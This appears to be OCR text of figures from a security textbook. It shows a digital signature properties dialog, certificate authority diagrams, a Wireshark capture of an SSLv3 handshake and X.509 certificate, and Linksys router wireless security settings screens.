

Alice's Private Key
Hash (Digest)
Digital Signature



camtasiaup Properties
Security
Details
Previous Versions
General
Compatibility
Digital Signatures
Signature list
Name of signer:
Digest algorit...
Timestamp
TechSmith Corporation
sha256
Monday, November 2...
Details
OK
Cancel
Apply



Digital Signature Details
General
Advanced
Digital Signature Information
This digital signature is OK.
Signer information
Name:
TechSmith Corporation
E-mail:
Not available
Signing time:
Monday, November 23, 2020 11:37:40 AM
View Certificate
Countersignatures
Name of signer:
E-mail address:
Timestamp
TIMESTAMP-SHA2...
Not available
Monday, November ...
Details
OK



Root Certificate Authority (CA)
Intermediate Certificate Authority (CA)


Single Certificate Authority (CA)


Client
10.1.1.2
Network
Server
65.54.179.198


USB with Linux encapsulation (dlt 189)
USB with USBPcap encapsulation
USB Link Layer
FreeBSD usbdump format file
WAP Protocol Family
X.509 Digital Certificates
Lightweight Directory Access Protocol (LDAP)
Link Layer Discovery Protocol (LLDP)
SAN Protocol Captures (iSCSI, ATAoverEthernet, FibreChannel, SCSI-OSD and other SAN related protocols)
Peer-to-peer protocols
MANOLITO Protocol
Download this file


x509-with-logo.cap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
No. Time Source Destination Protocol Length Info
1 0.000000 10.1.1.2 65.54.179.198 SSLv2 189 Client Hello
2 0.200000 65.54.179.198 10.1.1.2 SSLv3 1179 Server Hello, Certificate, Server Hello Done
3 0.210000 10.1.1.2 65.54.179.198 SSLv3 270 Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
4 0.410000 65.54.179.198 10.1.1.2 SSLv3 133 Change Cipher Spec, Encrypted Handshake Message
5 0.580000 10.1.1.2 65.54.179.198 SSLv3 724 Application Data
6 0.580000 10.1.1.2 65.54.179.198 SSLv3 109 Application Data
7 0.810000 10.1.1.2 65.54.179.198 SSLv3 159 Application Data
8 0.820000 65.54.179.198 10.1.1.2 SSLv3 112 Application Data
9 1.010000 65.54.179.198 10.1.1.2 SSLv3 776 Application Data
10 1.210000 10.1.1.2 65.54.183.192 SSLv2 189 Client Hello
11 1.410000 65.54.183.192 10.1.1.2 SSLv3 1182 Server Hello, Certificate, Server Hello Done
12 1.440000 10.1.1.2 65.54.183.192 SSLv3 270 Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
13 1.630000 65.54.183.192 10.1.1.2 SSLv3 133 Change Cipher Spec, Encrypted Handshake Message
14 1.670000 10.1.1.2 65.54.183.192 SSLv3 891 Application Data
15 1.930000 65.54.183.192 10.1.1.2 SSLv3 508 Application Data
16 1.940000 65.54.183.192 10.1.1.2 SSLv3 501 Application Data
17 2.470000 10.1.1.2 65.54.183.192 SSLv2 189 Client Hello
Frame 1: 189 bytes on wire (1512 bits), 189 bytes captured (1512 bits)
Ethernet II, Src: SMCNetwo_22:5a:03 (00:04:e2:22:5a:03), Dst: D-Link_6f:d7:c1 (00:05:5d:6f:d7:c1)
Internet Protocol Version 4, Src: 10.1.1.2 (10.1.1.2), Dst: 65.54.179.198 (65.54.179.198)
Transmission Control Protocol, Src Port: 32785 (32785), Dst Port: https (443), Seq: 1, Ack: 1, Len: 123
Transport Layer Security


No. Time Source Destination Protocol Length Info
1 0.000000 10.1.1.2 65.54.179.198 SSLv2 189 Client Hello
2 0.200000 65.54.179.198 10.1.1.2 SSLv3 1179 Server Hello, Certificate, Server Hello Done
Frame 2: 1179 bytes on wire (9432 bits), 1179 bytes captured (9432 bits)
Ethernet II, Src: D-Link_6f:d7:c1 (00:05:5d:6f:d7:c1), Dst: SMCNetwo_22:5a:03 (00:04:e2:22:5a:03)
Internet Protocol Version 4, Src: 65.54.179.198 (65.54.179.198), Dst: 10.1.1.2 (10.1.1.2)
Transmission Control Protocol, Src Port: https (443), Dst Port: 32785 (32785), Seq: 1, Ack: 124, Len: 1113
Transport Layer Security
SSLv3 Record Layer: Handshake Protocol: Multiple Handshake Messages
Content Type: Handshake (22)
Version: SSL 3.0 (0x0300)
Length: 1108
Handshake Protocol: Server Hello
Handshake Protocol: Certificate
Handshake Protocol: Server Hello Done
SSL/TLS details sent from the server to the client


```
Transport Layer Security
  SSLv3 Record Layer: Handshake Protocol: Multiple Handshake Messages
    Content Type: Handshake (22)
    Version: SSL 3.0 (0x0300)
    Length: 1108
    Handshake Protocol: Server Hello
      Handshake Type: Server Hello (2)
      Length: 70
      Version: SSL 3.0 (0x0300)
      Random: 418bf9e4eff860ffc014605d7fb93391bc1feea2eb76d74eb4251ab3f1add60e
        GMT Unix Time: Nov  5, 2004 18:08:36.000000000 SA Western Standard Time
        Random Bytes: eff860ffc014605d7fb93391bc1feea2eb76d74eb4251ab3f1add60e
      Session ID Length: 32
      Session ID: 03090000efc514628a5b05e76b608f15a430175678f4a7a980eca3a9be94fa3f
      Cipher Suite: TLS_RSA_WITH_RC4_128_MD5 (0x0004)
      Compression Method: null (0)
    Handshake Protocol: Certificate
    Handshake Protocol: Server Hello Done
```


Expand this field


```
  Handshake Protocol: Server Hello
  Handshake Protocol: Certificate
    Handshake Type: Certificate (11)
    Length: 1026
    Certificates Length: 1023
    Certificates (1023 bytes)
      Certificate Length: 1020
      Certificate: 308203f830820365a00302010202107c1e94347b1c04295b009392f5dc1f86300d06092a… (id-at-commo
1     signedCertificate
        version: v3 (2)
        serialNumber: 0x7c1e94347b1c04295b009392f5dc1f86
2       signature (sha1WithRSAEncryption)
          Algorithm Id: 1.2.840.113549.1.1.5 (sha1WithRSAEncryption)
3       issuer: rdnSequence (0)
          rdnSequence: 3 items (id-at-organizationalUnitName=Secure Server Certification Author,id-at-or
            RDNSequence item: 1 item (id-at-countryName=US)
            RDNSequence item: 1 item (id-at-organizationName=RSA Data Security, Inc.)
            RDNSequence item: 1 item (id-at-organizationalUnitName=Secure Server Certification Author)
4       validity
```

Expand this field


```
  subject: rdnSequence (0)
    rdnSequence: 7 items (id-at-commonName=login.passport.com,id-at-organizationalUnitName=Terms
      RDNSequence item: 1 item (id-at-countryName=US)
      RDNSequence item: 1 item (id-at-stateOrProvinceName=Washington)
      RDNSequence item: 1 item (id-at-localityName=Redmond)
      RDNSequence item: 1 item (id-at-organizationName=Microsoft)
      RDNSequence item: 1 item (id-at-organizationalUnitName=MSN Passport)
      RDNSequence item: 1 item (id-at-organizationalUnitName=Terms of use at www.verisign.com/r)
      RDNSequence item: 1 item (id-at-commonName=login.passport.com)
  subjectPublicKeyInfo
    algorithm (rsaEncryption)
      Algorithm Id: 1.2.840.113549.1.1.1 (rsaEncryption)
    subjectPublicKey: 30818902818100dedbc120cd69da36fe46aef2052fa7f1c4709d411e51963642e89f452b…
      modulus: 0x00dedbc120cd69da36fe46aef2052fa7f1c4709d411e51963642e89f452b29649d21013c…
      publicExponent: 65537
  extensions: 7 items
```



LINKSYS by Cisco
Firmware Version: v3.0.00
Wireless-N Broadband Router
WRT160N
Wireless
Setup
Wireless
Security
Access Restrictions
Applications & Gaming
Administration
Status
Basic Wireless Settngs
Wireless Security
Wireless MAC Filter
Advanced Wireless Settings
Wireless Security
Security Mode:
Disabled
WEP
WPA Personal
WPA2 Personal
WPA Enterprise
WPA2 Enterprise
RADIUS
Disabled
Help...
Cancel Changes
CISCO.



LINKSYS by Cisco
Firmware Version: v3.0.00
Wireless-N Broadband Router
WRT160N
Wireless
Setup
Wireless
Security
Access Restrictions
Applications & Gaming
Administration
Status
Basic Wireless Settngs
Wireless Security
Wireless MAC Filter
Advanced Wireless Settings
Wireless Security
Security Mode:
WPA2 Personal
Encryption:
AES
Passphrase:
Key Renewal:
0
seconds
Help...
Insert PSK value here
Save Settings
Cancel Changes
CISCO.



LINKSYS by Cisco
Firmware Version: v3.0.00
Wireless-N Broadband Router
WRT160N
Wireless
Setup
Wireless
Security
Access Restrictions
Applications & Gaming
Administration
Status
Basic Wireless Settngs | Wireless Security | Wireless MAC Filter | Advanced Wireless Settings
Wireless Security
Security Mode:
WPA2 Enterprise
Encryption:
AES
RADIUS Server:
0 . 0 . 0 . 0
RADIUS Port:
0
Shared Secret:
Key Renewal:
0
seconds
Help...
Save Settings
Cancel Changes
cisco.


Chapter 7: Delving into Endpoint Threat Analysis

